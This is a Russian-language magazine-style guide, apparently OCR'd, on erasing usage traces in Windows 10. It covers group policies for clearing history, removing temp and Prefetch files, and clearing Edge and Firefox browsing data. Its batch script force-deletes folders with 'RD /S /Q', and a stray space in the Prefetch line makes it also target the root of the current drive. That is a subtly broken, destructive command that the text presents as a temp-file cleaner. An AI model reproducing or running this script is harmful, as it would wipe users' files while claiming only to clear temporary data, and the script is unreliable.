


Открыть проводник для: Быстрый доступ
Обзор папок
● Открывать папки в одном и том же окне
○ Открывать каждую папку в отдельном окне
Щелчки мышью
○ Открывать одним щелчком, выделять указателем
○ Подчеркивать подписи значков
○ Подчеркивать подписи значков при наведении
● Открывать двойным, а выделять одним щелчком
Конфиденциальность
☑ Показать недавно использовавшиеся файлы на панели быстрого доступа
☑ Показать часто используемые папки на панели быстрого доступа
Очистить журнал проводника [Очистить]
[Восстановить значения по умолчанию]
[OK] [Отмена] [Применить]

Очищаем историю «Полупроводника»

Было бы очень неплохо, если бы винда все-таки научилась самостоятельно прибивать лишние файлы после завершения сессии юзера. Это можно настроить с помощью локальных групповых политик. Нажми Windows + R, набери в окне «Выполнить» строку `gpedit.msc`, не забудь Enter. Открой раздел «Конфигурация пользователя → Административные шаблоны → Меню «Пуск» и панель задач» и включи перечисленные ниже политики:

- «Очистить журнал недавно открывавшихся документов при выходе»;
- «Очистка списка недавно использовавшихся программ для новых пользователей»;
- «Очистить уведомления на плитке при выходе»;
- «Удалить список программ, закрепленных в меню „Пуск"»;
- «Удалить список часто используемых программ в меню „Пуск"»;
- «Отключить слежение за действиями пользователя»;
- «Не хранить сведения о недавно открывавшихся документах»;
- «Удалить меню „Недавние документы" из меню „Пуск"»;
- «Не отображать и не отслеживать элементы переходов в списках удаленных расположений»;
- «Удалить список „Недавно добавленные" из меню „Пуск"».



С помощью локальных политик можно научить винду прибирать за собой

УДАЛЯЕМ ВРЕМЕННЫЕ ФАЙЛЫ

Временные файлы не только занимают место на диске (которого и без того никогда не хватает), но и порой содержат много полезной инфы. Тебе наверняка доводилось восстанавливать из .tmp-файлов вордовские документы, когда у юзера неожиданно заканчивалось электричество, а заранее купить бесперебойник он поскупился. Понятно, что аналогичную операцию может при желании проделать кто угодно.


«Десятка» хранит временные файлы в нескольких папках, которые можно открыть, набрав соответствующий путь в окошке «Выполнить» (Windows + R):

- `%temp%` (она же `C:\Users\%Username%\AppData\Local\Temp`) — временные файлы пользователей;
- `%windir%\temp` — временные файлы самой винды;
- `%windir%\Prefetch` — кеш файлов для ускорения загрузки операционной системы и приложений.

Можно почистить содержимое этих папок вручную, а можно использовать скрипт:

```
@ECHO OFF
TITLE TeMp0RaRY F1Les re:MOVeR
RD %TEMP%\. /S /Q
RD %windir%\temp\. /S /Q
RD %windir%\Prefetch \. /S /Q
PAUSE
```

При запуске скрипт удалит все временные файлы, которые в данный момент не заняты другими процессами. Можно запускать его вручную или по расписанию. А можно сделать то же самое с помощью графического, извиняюсь за выражение, интерфейса пользователя. Открой главное меню и в окне «Параметры» перейди в раздел «Система → Память». Щелкни по надписи «Временные файлы», затем установи все флажки на следующем экране и нажми «Удалить файлы».



Функция контроля памяти может автоматически освободить место, удалив ненужные файлы, например временные файлы и содержимое корзины.
Вкл.
Настроить контроль памяти или запустить его
Локальный диск (C:) — 16,2 ГБ
Использовано 14,4 ГБ — Осталось: 1,78 ГБ
Информация о том, как используется память и как можно освободить пространство.
Приложения и компоненты — 4,99 ГБ
Удалите ненужные или нежелательные приложения и компоненты
Временные файлы — 1,11 ГБ
Выберите временные файлы для удаления
Показать больше категорий
Другие параметры хранилища
Просмотреть уровень использования памяти на других дисках

Некоторые временные файлы нужны приложениям. Ниже представлен список файлов, которые можно удалить сейчас.
[Удалить файлы] — Всего выбрано: 2,01 ГБ
☑ Очистка обновлений Windows — 1,99 ГБ
Windows хранит копии всех установленных обновлений из Центра обновления Windows даже после установки их новых версий. При очистке старые и ненужные версии обновлений удаляются или сжимаются. (Возможно, вам потребуется перезагрузить компьютер.)
☐ Загрузки — 843 МБ
Внимание! Это файлы из вашей личной папки "Загрузки". Выберите этот вариант, если необходимо удалить все. При этом не учитывается ваша конфигурация функции "Контроль памяти".
☑ Эскизы — 17,1 МБ
Система Windows хранит копии эскизов всех изображений, видеофайлов и документов для их быстрого отображения при открытии папки. После удаления этих эскизов они будут автоматически восстановлены при необходимости.
☐ Файлы оптимизации доставки — 9,84 МБ
Файлы оптимизации доставки — это файлы, которые ранее были загружены на компьютер и которые могут быть удалены, если не используются службой оптимизации


Чистим временные файлы

УДАЛЯЕМ КЕШ И ХИСТОРИ БРАУЗЕРОВ

Винда хранит временные интернет-файлы пользователя в папочке `%USERPROFILE%\Local Settings\Temporary Internet Files`, а кукисы — в `%USERPROFILE%\Cookies`. К обеим папкам у юзера нет доступа даже под локальным админом — эти ограничения введены в целях безопасности. Поэтому содержимое кеша и файлы cookies можно вычистить вручную, благо настройки браузеров позволяют это делать легко и непринужденно.

Edge

Наследник Internet Explorer — программа Edge служит только для того, чтобы пользователи Windows 10 имели возможность скачать нормальный браузер. Тем не менее для порядка следует упомянуть и его: щелкни по кнопке [...] в правом верхнем углу окна Edge, выбери в открывшемся списке пункт «Параметры», в нем — «Конфиденциальность и безопасность». Нажми на кнопку «Выберите, что нужно очистить» в разделе «Очистить данные браузера», установи все флажки и нажми на кнопку «Очистить».




☑ Журнал браузера
☑ Файлы cookie и сохраненные данные веб-сайтов
☑ Кэшированные данные и файлы
☑ Отложенные или недавно закрытые вкладки
☐ Журнал загрузки файлов
☐ Данные автозаполнения (включая формы и карточки)
☐ Пароли
☐ Лицензии на мультимедиа
☐ Разрешения для веб-сайта
Управление разрешениями
[Очистить]
Всегда удалять это при закрытии браузера
Откл.
Изменить сведения обо мне, используемые браузером Microsoft Edge, в облаке
Очистить журнал поиска Bing
Дополнительные сведения

Удаляем данные из Microsoft Edge

Firefox

Открой меню щелчком мыши на соответствующей кнопке в правом верхнем углу окна браузера и в появившемся списке выбери «Настройки», затем — «Приватность и защита». Найди раздел «Куки и данные», нажми «Удалить данные», установи в открывшемся окне все флажки и нажми «Удалить».

